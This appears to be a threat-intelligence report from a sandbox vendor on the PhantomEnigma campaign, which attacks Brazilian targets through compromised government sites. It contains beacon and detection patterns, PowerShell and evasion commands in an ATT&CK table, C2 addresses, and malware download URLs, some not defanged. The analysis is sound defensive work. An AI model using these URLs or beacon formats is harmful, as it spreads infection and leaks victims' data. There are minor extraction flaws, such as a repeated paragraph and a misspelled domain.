
The BAT script from new GitHub repo

The help.bat / kak[.]is loader uses a logic-identical template across 56 sandbox analyses. Its execution chain includes get_it.php, Base64-encoded data.json, a password-protected archive, file staging in PUBLIC\Documents, a timed delay, and MSI execution.

However, this loader did not overlap with the core PhantomEnigma build-chain and backdoor signals. Instead, it delivered commodity malware such as HijackLoader, Emmenhtal, ClickFix, and other MSI-based payloads. No PhantomEnigma Node.js backdoor was observed in this cluster.

The GitHub-to-StealC activity also showed important differences. It lacked the same installer and backdoor characteristics, used separate infrastructure and registration patterns, and had a different submission profile. The proposed connection relies partly on GitHub commit metadata that is not visible in the sandbox and is not enough on its own to confirm a shared operator.

The evidence therefore supports treating these clusters as adjacent activity that may reuse common tools or distribution methods, rather than confirmed PhantomEnigma operations. Keeping them separate helps maintain accurate attribution and prevents unrelated malware from being grouped into the campaign without sufficient evidence.



Attribution

The evidence supports the existence of a coordinated campaign focused primarily on Brazil. The earliest related activity in the dataset dates to January 13, 2026.

One of the strongest delivery findings involved an email sent from a Brazilian police department. The message passed SPF, DKIM, and DMARC checks, indicating that it was likely sent through a genuinely compromised mailbox rather than from a simply spoofed address. The recovered email and the accompanying “Ofício Polícia Civil” PDF further confirm the use of official-looking police communications as a phishing lure.

The GitHub-to-StealC activity also showed important differences. It lacked the same installer and backdoor characteristics, used separate infrastructure and registration patterns, and had a different submission profile. The proposed connection relies partly on GitHub commit metadata that is not visible in the sandbox and is not enough on its own to confirm a shared operator.

The screenshot displays the ANY.RUN Static discovering interface. On the left, a file tree shows the file 'phish_alert_GA1.0.99-0 (1).eml' under the 'EMAIL' category. The main panel shows the email details for 'phish_alert_GA1.0.99-0.eml'. The email is an SMTP mail, ASCII text, with very long lines (309), with CRLF line terminators (7.72 kb). The MIME type is message/rfc822 and the entropy is 5.76. The interface includes tabs for Main, HEX, EMAIL, RSPAMD, and Preview. The 'EMAIL' tab is active, showing the email headers and body. The headers include: Delivered-To, X-Received, ARC-Seal, ARC-Message-Signature, ARC-Authentication-Results, Return-Path, Received-SPF, Date, To, From, Subject, Message-ID, X-Priority, Importance, and X-Mailer. The body of the email is visible below the headers.

Header	Value
Delivered-To	[redacted].com.br
X-Received	by 2002:a05:6102:8097:b0:6e9:47be:3ff7 with SMTP id ada2fe7ead31-6ff005a1956mr3436...
ARC-Seal	i=1; a=rsa-sha256; t=1780688462; cv=none; d=google.com; s=arc-20240605; b=VmWiByqodF...
ARC-Message-Signature	i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20240605; h=dkim-signature:cont...
ARC-Authentication-Results	i=1; mx.google.com; dkim=pass header.i=@[redacted].br header.s=policiaivil.pe.gov...
Return-Path	[redacted].v.br>
Received-SPF	pass (google.com: domain of [redacted].br designates 200.238.64....)
Date	Fri, 5 Jun 2026 16:41:00 -0300
To	[redacted].com.br
From	[redacted].gov.br>
Subject	[redacted]?i...
Message-ID	<188107c93b6597d8ff29102698ec8f6d@www.expresso.pe.gov.br>
X-Priority	3
Importance	
X-Mailer	ExpressoMail [version 1.2]

Email security flags check

The assessment is supported by several independent technical signals, including:

- A recurring Delphi/Inno Setup and Node.js build chain
- Patched Boostnote applications containing the malicious index.js backdoor
- The <name> communication pattern, which sends victim system information, including the computer name and username
- Known campaign domains and seed indicators
- Compromised Brazilian government infrastructure used across related activity
- ThreatFox's classification of taeiuep[.]com as associated with Inno Setup, Procuração Digital, and Brazil-focused malicious activity

Based on this evidence, ANY.RUN assesses with high confidence that the observed campaign is real and primarily focused on Brazil.

The connection between the specific Inno/Node.js backdoor arm and PhantomEnigma is assessed with medium-high confidence. The build chain, infrastructure, targeting, and backdoor behavior provide strong supporting evidence, but limited public research currently connects the PhantomEnigma name directly to this Boostnote-based backdoor.

ANY.RUN analysts identified 231 sandbox analyses sharing the broader build pattern. Within this group, approximately 108–125 analyses also contained stronger PhantomEnigma indicators. This more tightly attributed core forms the basis of the campaign assessment, while the wider cluster provides additional coverage for threat hunting.

The Ofício-PC activity is also linked to the wider operation with medium-high confidence based on shared compromised government hosts, matching Polícia Civil lures, and supporting delivery evidence. Adjacent help.bat and StealC clusters were kept separate because the available evidence did not support a confident operator-level connection.

This approach allows defenders to track related activity broadly while maintaining clear boundaries around what can be directly attributed to PhantomEnigma.

Detection and Monitoring Recommendations

Security teams can use the following methods to detect current PhantomEnigma activity and track new infrastructure as the campaign evolves.

1 Analyze suspicious files and links in an interactive sandbox

Do not stop at an initial clean verdict. Inspect dropped files, process activity, persistence mechanisms, network requests, and second-stage payloads.

Check PhantomEnigma analysis

The screenshot displays the ANY.RUN sandbox interface. On the left, a Windows File Explorer window shows the 'Downloads' folder with a list of files including 'Procuracao.exe'. A 'Properties' dialog box for 'Procuracao.exe' is open, showing details like 'Type of file: Application (.exe)', 'Description: QuickSoft Setup', and 'Location: C:\Users\admin\Downloads'. Below this, a 'Network Requests' table is visible, showing several POST requests to 'https://edge.microsoft.com/componentup...' and 'https://login.live.com/ppsecure/deviceaddr...'. On the right, the 'Processes' tab is active, displaying a list of running processes including 'Procuracao.tmp', 'Boost Note.exe', and 'Procuracao.exe'. The 'Boost Note.exe' process is highlighted, showing its PID (5924) and various metrics.

TimeShift	Headers	Rep	PID	Process name	CN	URL	Content
127.13 s	H2	POST 200: OK	8980	msedge.exe		https://edge.microsoft.com/componentup...	1 Kb + text
127.18 s	H1	POST 400: Bad Request	9108	svchost.exe		https://login.live.com/ppsecure/deviceaddr...	204 b + text
127.22 s	H1	POST 400: Bad Request	9108	svchost.exe		https://login.live.com/ppsecure/deviceaddr...	7 Kb + text
127.24 s	H1	POST 400: Bad Request	9108	svchost.exe		https://login.live.com/ppsecure/deviceaddr...	203 b + text

PhantomEnigma analyzed inside ANY.RUN sandbox

Re-detonating a sample can also reveal behavior that did not appear during the first analysis, particularly when infrastructure was temporarily unavailable or the malware delayed execution.

2 Hunt for the malicious index.js backdoor with YARA

Focus on the recovered backdoor code rather than relying only on domains, file names, or hashes that may change.

The strongest YARA rule combines several recurring characteristics:

- The `JSON.stringify()` beacon structure
- `COMPUTERNAME` and `USERNAME` collection
- The `String.fromCharCode` decoding method
- Persistence through `setLoginItemSettings`

A byte-level rule identified one additional related [sandbox analysis](#) outside the original dataset. A broader rule combining Boostnote and the malicious `index.js` pattern identified six analyses involving `.gov.br` infrastructure, with no unrelated matches in the reviewed dataset.

These rules should initially be used for investigation and threat hunting until they are tested against a wider sample set.

3 Detect beacon traffic with Suricata

Create monitoring alerts for the following patterns in plaintext or decrypted HTTP traffic:

- `/laravel.php?api=api&hash=`
- `&message=PT1n`

The `/laravel.php` pattern appeared in 16 sandbox analyses and produced no unrelated matches in the reviewed dataset.

These signatures should first be deployed in monitoring mode so teams can validate them against normal network traffic before using them for automated blocking.

4 Correlate build-chain and network behavior

Escalate activity when the recurring PhantomEnigma build chain appears together with one or more network indicators, such as:

- A `/laravel.php` beacon
- A known RAILNET IP address
- A system hostname transmitted in a POST request

This correlation identified 59 sandbox analyses and revealed malicious network behavior in nine analyses that had initially received clean verdicts.

5 Monitor for new compromised government infrastructure

Use the following [TI Lookup](#) query to identify activity involving newly compromised Brazilian government hosts:

[domainName:".gov.br" AND threatName:"nodejs" AND threatName:"inno*"](#)

The screenshot shows the ANY.RUN TI Lookup interface with the following sections:

- Overview:** Domains 27, IPs 898, URLs 471, Events 376, Files 254, Network threats 17, Synchronization 163, Analyses 75.
- Risk score by industry 11:**
 - 51% MSSP
 - 44% Technologies
 - 39% Banking
 - 20% Telecommunications
 - 11% Consulting
 - 11% Finance
- Threat names 1:**
 - 1% eve-2025-24071
- Submission countries 9:**
 - 77% Brazil
 - 8% United States
 - 3% Australia
 - 3% India
 - 2% Argentina
 - 1% Italy
- Domains 27:**
 - Jul 13, 2026: prefeituradepoa.sp.gov.br
 - Jul 04, 2026: poa.sp.gov.br
 - Jul 03, 2026: www.funrespol.pc.ro.gov.br
 - Jul 02, 2026: camaradelassance.mg.gov.br
 - Jul 02, 2026: site.camaradelassance.mg.gov.br
 - Jul 02, 2026: camaraparaguacu.sp.gov.br
 - Jun 29, 2026: marapoama.sp.gov.br
 - Jun 26, 2026: floresdegoias.go.gov.br
- ASNs 39:**
 - Jul 13, 2026: unifiedlayer-as-1
 - Jul 13, 2026: akamai-asn1
 - Jul 13, 2026: akamai-as
 - Jul 13, 2026: microsoft-corp-msn-as-block
 - Jul 13, 2026: cloudflarenet
 - Jul 14, 2026: akamai-as
- Ports 55:**
 - 50108 443 80 50138 50113 50132 50106
 - 50104 53 50107 50110 50112 50122 50123
 - 50116 50129 50139 50111 50130 50096
 - 50086 50097 50093 50141 49946 49974
 - 3478 49977 49976 49945 49978 49985
 - 50007 50009 50010 50026 50024 50063
- URLs 471:**
 - Jul 13, 2026: http://prefeitura.depoa.sp.gov.br/document/M40Je06x4W
 - Jul 13, 2026: http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl
 - Jul 13, 2026: http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl
 - Jul 13, 2026: https://edge.microsoft.com/serviceexperimentation/v3/?osname=win&channel=stable...
 - Jul 13, 2026: https://copilot.microsoft.com/c/api/user/eligibility
 - Jul 13, 2026: http://edae.microsoft.com/browsernetworktime/time/1/current?cuo2kev=2.DvPhT8tMa...
- IPs 898:**
 - Jul 14, 2026: 40.126.31.128
 - Jul 14, 2026: 20.103.156.88
 - Jul 14, 2026: 204.79.197.203
 - Jul 14, 2026: 23.11.40.157
 - Jul 14, 2026: 20.86.201.138
 - Jul 14, 2026: 199.232.210.172
 - Jul 14, 2026: 88.221.169.205
 - Jul 14, 2026: 150.171.109.193
- Files 254:**
 - https://config.edge.skype.com/config/v1/Edge/133.0.3065.92?clientId=4489578223053569932&agents=Edge%2CEdgeConfig%2CEdgeServices%2CEdgeFirstRun%2CEdgeFirst...
 - sha256
- Events 376:**
 - Jul 13, 2026: domainName: prefeituradepoa.sp.gov.br

TI Lookup query shows compromised government hosts

Running this search regularly can help teams detect new delivery infrastructure as the operator moves between compromised hosts.

6 Add validated indicators to security controls

Send confirmed C2 domains, IP addresses, URLs, and file hashes to SIEM, SOAR, EDR, and network security tools through [Threat Intelligence Feeds](#).

The screenshot shows the ANY.RUN TI Feeds interface with the following sections:

- Enrich your system with fresh & trustworthy IOCs:** Get malicious IPs, domains, and URLs, fueled with context and ready for action.
 - 99% unique coverage:** Get exclusive, high-value indicators from malware configurations. No recycled data and overlaps with other sources.
 - Real-time IOCs:** Instantly block or prioritize known threats using continuous updates from thousands of active analyses.
 - Low-noise intelligence:** With a near-zero false positive rate, TI Feeds reduce the workload and keep you focused on real threats.
 - Fast response at Tier1/Tier2:** High-quality feeds empower analysts to make informed decisions independently without wasting time on unnecessary escalation.
- Filtered for fresh, actionable IOCs:** with links to sandbox sessions showing threat's TTPs.
 - Live, hands-on sandbox analyses by 600K experts
 - Active attack samples across 15K organizations
 - Malware configs and Suricata IDS detections
 - Emerging threats from partner network
- Domains, URLs, IPs, Threat context:** TI Feeds Real-time updates.
- Your SOC solutions:**
 - SIEM
 - EDR/XDR
 - TIP
 - NDR
 Delivered in STIX/TAXII
- No active TI Feeds license:** TI Feeds are unavailable on your current plan. Upgrade or request a trial to unlock access. [Contact us](#)
- Plug-and-play integrations:** TI Feeds support multiple integrations with popular security products like IBM QRadar SIEM, MS Sentinel, OpenCTI, etc. You can use built-in STIX/TAXII connectors to level up your SOC performance without disrupting the current workflow. [View all integrations](#)
- Custom integrations:** You can use API and SDK to make TI Feeds a part of your security stack and customize the integration to suit your needs. The stream of fresh, unique indicators will be delivered to your system via STIX/TAXII. [Get demo sample](#)
- Technical resources:** [API documentation](#) [SDK documentation](#)

ANY.RUN's TI Feeds helping teams to enrich existing systems with fresh IOCs collected from 15.000 orgs worldwide

Compromised .gov.br and .jus.br hosts should be handled separately from attacker-controlled infrastructure. These are legitimate services that have been compromised, so blocking them broadly could disrupt access to government resources.

Combining sandbox evidence, YARA hunting, network detection, TI Lookup, and TI Feeds can help security teams uncover related activity earlier, investigate clean verdicts more effectively, and reduce delays in containment.

Strategic Recommendations for Security Leaders

PhantomEnigma demonstrates how modern campaigns can evade traditional security processes by combining trusted infrastructure, modular malware, and rapidly changing delivery paths. Reducing business risk requires more than adding new IOCs—it requires improving how investigations are prioritized and connected.

REVIEW HOW "CLEAN" VERDICTS ARE ESCALATED.

Nearly one-third of the analyzed activity initially received a clean verdict. Establish clear escalation criteria for suspicious files delivered through trusted infrastructure, even when automated detections do not classify them as malicious.

PRIORITIZE BEHAVIORAL EVIDENCE OVER INFRASTRUCTURE ALONE.

Domains, IP addresses, and URLs can change within days. Detection strategies should also include recurring malware behavior, execution chains, persistence mechanisms, and network patterns that remain stable across campaign updates.

TREAT TRUSTED INFRASTRUCTURE AS A POTENTIAL ATTACK VECTOR.

Compromised government portals and legitimate email accounts can bypass traditional trust-based controls. Ensure security teams validate the behavior behind trusted senders and domains instead of relying solely on reputation.

CORRELATE INVESTIGATIONS ACROSS SECURITY SOLUTIONS.

Email alerts, endpoint activity, sandbox analysis, and threat intelligence should contribute to a single investigation. Fragmented workflows make coordinated campaigns appear as isolated incidents, delaying containment and increasing response costs.

CONTINUOUSLY MONITOR CAMPAIGN EVOLUTION.

As attackers rotate infrastructure and update malware, detection logic should evolve as well. Regularly review new infrastructure, delivery techniques, and malware variants to prevent existing detections from becoming outdated.

Organizations that combine behavioral sandbox analysis with continuously updated threat intelligence can identify coordinated campaigns earlier, reduce investigation time, and limit the operational and financial impact of evolving threats.

What to Expect Next

Weekly C2 rotation is likely to continue. New random .com domains may replace psznaoehteeh[.]com, while more police-themed typosquats may appear. One candidate, oficiospolicia[.]com, is already surfacing.

The compromised .gov.br delivery network may also continue to grow. At least seven additional hosts have already been observed beyond the original 14, showing that the operator still relies on compromised government infrastructure to make malicious activity appear more trusted.

Detection may improve, but the visibility gap is unlikely to disappear. Plaintext HTTP beacons are relatively easy to identify, but the operator can move behind HTTPS and Cloudflare, as already seen with /nbw/. When this happens, domains and network paths become less useful, while build-chain analysis and YARA-based detection remain effective.

There is also a possibility that the GitHub-to-StealC and ClickFix activity belongs to the same operator. If future evidence confirms this link, PhantomEnigma's capabilities would be broader than currently assessed.

Security teams should therefore avoid relying on domain blocklists alone. Continuous sandbox analysis, TI Lookup monitoring, YARA hunting, and fresh threat intelligence feeds can help detect new infrastructure, review clean verdicts, and keep protection current as the campaign changes.

Conclusion

PhantomEnigma remains difficult to track because its infrastructure changes faster than its code. Domains rotate weekly, compromised government portals change over time, and some malicious samples still receive clean verdicts. The most reliable signal is the recurring build chain: a Delphi-compiled Inno Setup installer that deploys a patched Electron application containing an obfuscated index.js backdoor.

Using [ANY.RUN](#)'s Interactive Sandbox and Threat Intelligence, our analysts connected activity spread across clean verdicts, rotating infrastructure, and several delivery arms. Sandbox analysis exposed the execution chain, dropped files, persistence, and live network behavior, while TI Lookup and YARA helped identify related activity beyond known domains and file hashes.

The investigation also showed why careful attribution matters. Shared tools, hosting providers, or naming patterns are not enough to prove that separate clusters belong to the same operator. By combining code-level evidence, infrastructure analysis, vendor corroboration, and live re-detonation, ANY.RUN analysts documented a second PhantomEnigma beacon generation not covered in previous public research.

Security teams can apply these findings to hunt for the stable build chain, investigate clean analyses with matching network behavior, monitor compromised government infrastructure, and add validated C2 indicators to their security controls. ANY.RUN provides the sandbox visibility and threat intelligence needed to detect related activity earlier, shorten investigations, and contain compromise before it creates wider business impact.

About ANY.RUN

ANY.RUN is a leading provider of interactive malware analysis and threat intelligence solutions trusted by more than 15,000 organizations worldwide, including 74 of the Fortune 100.

Its **Interactive Sandbox** and **Threat Intelligence** solutions help SOC teams analyze suspicious files and URLs, uncover malicious behavior, enrich alerts with actionable context, and connect related activity across files, infrastructure, and campaigns. This enables faster investigations, more confident response decisions, and earlier containment of threats before they create wider business impact.

See how ANY.RUN helps security teams improve threat visibility, reduce investigation time, and make faster, more confident response decisions.

[Improve SOC Efficiency](#)

MITRE ATT&CK

Tactic	Technique (ID)	Ofício-PC tasks
Resource Development	Compromise Infrastructure (T1584)	>=20 compromised .gov[.]br portals + mail servers(SPF/DKIM/DMARC pass)
Initial Access	Spearphishing Link (T1566.002)	compromised Polícia Civil /"Procuração Digital" leading to a download link
Execution	User Execution: Malicious File(T1204.002)	victim runs the Inno-Setup installer
Execution	JavaScript (T1059.007)	index.js eval() / taskExecute in the Electron runtime
Execution	PowerShell (T1059.001)	stdin-fed powershell -ExecutionPolicy Unrestricted
Defense Evasion	Obfuscated Files (T1027)	charCodeAt self-deobfuscating index.js ; Inno packing
Defense Evasion	Masquerading (T1036)	patched Boost Note.exe renamed Grape.exe ; word-salad install dirs
Defense Evasion	Sandbox Evasion (T1497)	sc query "Warsaw Technology", WMI VM checks (part of the cleanbucket)
Persistence	Registry Run Keys (T1547.001)	index.js sets HKCU ...+ setLoginItemSettings
Persistence	Scheduled Task (T1053.005)	KalebAutoRun (sibling getloaderarm)
Discovery	System / Domain Info (T1082 / T1016)	echo%COMPUTERNAME%.%USERDNSDOMAIN% recon
Command & Control	Web Protocols (T1071.001)	hxxp /laravel.php + /nbw/ base64/JSON sysinfo beacon
Command & Control	Proxy (T1090)	Cloudfl are fronting of delivery C2
Exfiltration	Exfil Over C2 (T1041)	COMPUTERNAME + USERNAME +mutex in the beacon body

IOCs & Artifacts

Compromised gov domains:

- areal.rj.gov[.]br
- camaradelassance.mg.gov[.]br
- camaraparaguacu.sp.gov[.]br
- circ.rs.gov[.]br
- condemat.sp.gov[.]br
- ferrazdevasconcelos.sp.gov[.]br
- floresdegoias.go.gov[.]br
- funrespol.pc.ro.gov[.]br
- lontra.mg.gov[.]br
- marapoama.sp.gov[.]br
- pinhalgrande.rs.gov[.]br
- poa.sp.gov[.]br
- protocolo.sorocaba.sp.gov[.]br
- seplag.mt.gov[.]br
- policiacivil.pe.gov[.]br

Compromised gov URLs:

- [https://arcese.urlsand.com/?u=https%3A%2F%2Fcamaraparaguacu.sp.gov\[.\]br%2Foficio%2F%2E%20GceCF&e=dd4b7717&h=be3cf1fa&f=y&p=y&m=4gql0c4CXBz334D](https://arcese.urlsand.com/?u=https%3A%2F%2Fcamaraparaguacu.sp.gov[.]br%2Foficio%2F%2E%20GceCF&e=dd4b7717&h=be3cf1fa&f=y&p=y&m=4gql0c4CXBz334D)
- [https://camaradelassance.mg.gov\[.\]br](https://camaradelassance.mg.gov[.]br)
- [https://camaraparaguacu.sp.gov\[.\]br/doc](https://camaraparaguacu.sp.gov[.]br/doc)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/DcUXKm/S7q88t](https://camaraparaguacu.sp.gov[.]br/doc/DcUXKm/S7q88t)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/DzAe8Sxvca](https://camaraparaguacu.sp.gov[.]br/doc/DzAe8Sxvca)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/i00hqHrGFr](https://camaraparaguacu.sp.gov[.]br/doc/i00hqHrGFr)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/js\[.\]brnUI8Z](https://camaraparaguacu.sp.gov[.]br/doc/js[.]brnUI8Z)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/naNXNW0tQ7](https://camaraparaguacu.sp.gov[.]br/doc/naNXNW0tQ7)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/R0RU5TEpc2](https://camaraparaguacu.sp.gov[.]br/doc/R0RU5TEpc2)
- [https://camaraparaguacu.sp.gov\[.\]br/doc/wsVPWyP0iL](https://camaraparaguacu.sp.gov[.]br/doc/wsVPWyP0iL)
- [https://camaraparaguacu.sp.gov\[.\]br/oficio/mGel1KrXIT](https://camaraparaguacu.sp.gov[.]br/oficio/mGel1KrXIT)
- [https://cas5-0-urlprotect.trendmicro.com/wis/clicktime/v1/query?url=https%3A%2F%2Fpoa.sp.gov\[.\]br%2Fdown.php&umid=a1a41f4a-228b-4622-9a1f-5fd4cbc68d26&rct=1779114363&auth=18576cf8abd7812271cef15c8c401c7207caa231-a9e499076e60cd525b23d7c667f1929bc0a9b294](https://cas5-0-urlprotect.trendmicro.com/wis/clicktime/v1/query?url=https%3A%2F%2Fpoa.sp.gov[.]br%2Fdown.php&umid=a1a41f4a-228b-4622-9a1f-5fd4cbc68d26&rct=1779114363&auth=18576cf8abd7812271cef15c8c401c7207caa231-a9e499076e60cd525b23d7c667f1929bc0a9b294)
- [https://circ.rs.gov\[.\]br/OficioDigital.exe](https://circ.rs.gov[.]br/OficioDigital.exe)
- [https://condemat.sp.gov\[.\]br/certificate/APL3SJ9e/723406349/](https://condemat.sp.gov[.]br/certificate/APL3SJ9e/723406349/)
- [https://ferrazdevasconcelos.sp.gov\[.\]br/down.php](https://ferrazdevasconcelos.sp.gov[.]br/down.php)
- [https://floresdegoias.go.gov\[.\]br/levantamento/v6aq7x/prm9yG](https://floresdegoias.go.gov[.]br/levantamento/v6aq7x/prm9yG)
- [https://lontra.mg.gov\[.\]br/arquivo.php](https://lontra.mg.gov[.]br/arquivo.php)
- [https://marapoama.sp.gov\[.\]br/doc/4h7Bae/Mn9K3N](https://marapoama.sp.gov[.]br/doc/4h7Bae/Mn9K3N)
- [https://marapoama.sp.gov\[.\]br/documento/L5fHnY/d13mLf](https://marapoama.sp.gov[.]br/documento/L5fHnY/d13mLf)
- [https://marapoama.sp.gov\[.\]br/levantamento/M5nkwP/dM0CgC](https://marapoama.sp.gov[.]br/levantamento/M5nkwP/dM0CgC)

- <https://marapoama.sp.gov.br/oficio/LA9ks3d/ldo9JodAS/vYnerL/fkeA5r>
- <https://poa.sp.gov.br/doc/k9l00oFoIA/4mZKTCE4ex>
- <https://poa.sp.gov.br/doc/KhDvexT9QX/t4iVaErskj>
- <https://poa.sp.gov.br/doc/wBvCEwP3tO/oSKmMKG1sw>
- <https://poa.sp.gov.br/documento/3QFKMM71/527058494/>
- <https://poa.sp.gov.br/download/7552PRc3/544840142/>
- <https://poa.sp.gov.br/oficio/anexo/VQC7WEcf>
- <https://protocolo.sorocaba.sp.gov.br/protocolo/kitsigns.jsp?yd=DtmcOmPD4GdPF9H06LU6tVN8lm2467QxWGDEOmFL0qWjSclylunV8re%2B0cZMiJ6O>
- <https://protocolo.sorocaba.sp.gov.br/protocolo/signkit.jsp?yd=5F8bz2Lapfi%2Bf41ZRmsNAtfvOls6zkkpOSPYO4UqALf0x8Hv%2BZcPRgcBznBI0tH>
- <https://url.de.m.mimecastprotect.com/s/cFJoCr2PqncDzNRI7U7fmf4fQ3q?domain=camaraparaguacu.sp.gov.br>
- <https://www.funrespol.pc.ro.gov.br/procedimento/aQbax7Lq4R>
- <https://www.pinhagrande.rs.gov.br/down.php>

Malicious domains:

- 188.137.246[.]189 91.92.241[.]181
- dahieenloo[.]com
- eeresofeuae[.]com l
- ogs.zabbxsoftware[.]com
- oauth.openvpnet[.]com
- oficiospolicia[.]com
- pccvill[.]com
- pccvioo[.]com
- policiacivilmg[.]com
- psznaoehteeh[.]com
- reitdnreepo[.]com
- taaeiuep[.]com
- zsxocjarsate[.]com

Load-bearing indicators (defanged; raw in Appendix B):

- **Fingerprint (spine):** tags delphi $\wedge$ inno $\wedge$ installer $\wedge$ nodejs (231 tasks, rotation-invariant; cluster/retro-tag only, not paint).
- **Backdoor protocol (≥ 2 generations):** */laravel.php?api=api&hash=*&message=PT1n* (GET, base64 in URL) and POST */nbw/ (JSON [id, COMPUTERNAME, USERNAME, tag];
- **Beacon C2 (takedown):** 185.219.83[.]191, 188.137.246[.]189 (AS214943 RAILNET).
- **Delivery C2 (paint):** policiacivilmg[.]com, dahieenloo[.]com, pccvill[.]com, pccvioo[.]com, taaeiuep[.]com, psznaoehteeh[.]com, eeresofeuae[.]com, zsxocjarsate[.]com.
- **Origin:** 158.94.208[.]120 / 91.92.241[.]181 (AS202412 OMEGATECH-AS, Seychelles).
- **Anchor hash:** Procuracao_Digital.exe sha256 e0dae1a04b7a3b2ae07377b0fd00681e9633532788870b3709a9e149f3ccf0e0.
- **Dropped backdoor hash:** index.js sha256 71f6997866...2ab71c (recovered via Gate A/B; the malicious-file hash the mirror lacked).



- **Sibling arm (paint):** novoservidor2026[.]com + KalebAutoRun (21/21 malicious, disjoint).
- **Ofício delivery arm (paint kit infra):** zabbxsoftware[.]com, oauth.openvpnet[.]com (rotated kit / CS C2), 195.177.94[.]103 / .193, 79.110.49[.]32; CS/Shellter loader 7de52b73...296e1f64.
- **Compromised delivery (notify CTIR Gov; do NOT paint):** timon.ma.gov[.]br, protocolo.sorocaba.sp.gov[.]br, prodoc.ap.gov[.]br, portaldrh.tjba.jus[.]br, marapoama.sp.gov[.]br, poa.sp.gov[.]br, loginam.sesp.es.gov[.]br, aplicacao.cbm.mt.gov[.]br.

Example detonations:

- <https://app.any.run/tasks/b842921c-adbb-4286-a174-a8dc69450d32> (representative core; beacons live to 185.219.83[.]191 yet verdict = clean)
- <https://app.any.run/tasks/ed34b2bd-123f-4463-9c75-856118618c29> (our 2026-07-12 Gate-A re-detonation; live POST zsxocjarsate[.]com/nbw/, verdict Malicious)
- <https://app.any.run/tasks/41ce7f62-d97e-4c84-9f70-dfb5fafcfb39> (C2 beacon pierces Cloudflare, reaching the OMEGATECH origin)
- <https://app.any.run/tasks/2803b131-be65-428a-b00d-4217c55dd605> (.gov[.]br delivery)

Sources

- Positive Technologies (PT-ESC), Operation Phantom Enigma, <https://global.ptsecurity.com/en/research/pt-esc-threat-intelligence/operation-phantom-enigma/>: actor, Brazil-first victimology, extension-banker arm.
- Positive Technologies (PT-ESC), Phantom in the flesh: new attacks by Phantom Enigma, <https://global.ptsecurity.com/en/research/pt-esc-threat-intelligence/phantom-in-the-flesh-new-attacks-by-phantom-enigma/>: getloader.php, KalebAutoRun, MSI banker.
- The Hacker News, Malicious Browser Extensions Infect Over 722 Users Across Latin America (2025-06): 722-install corroboration.
- abuse.ch ThreatFox: taaeiuep[.]com INNOSETUP+ProcuracaoDigital+brazil (conf 75) and 45.141.119[.]188 win.stealc, hxxps://threatfox.abuse[.]ch.
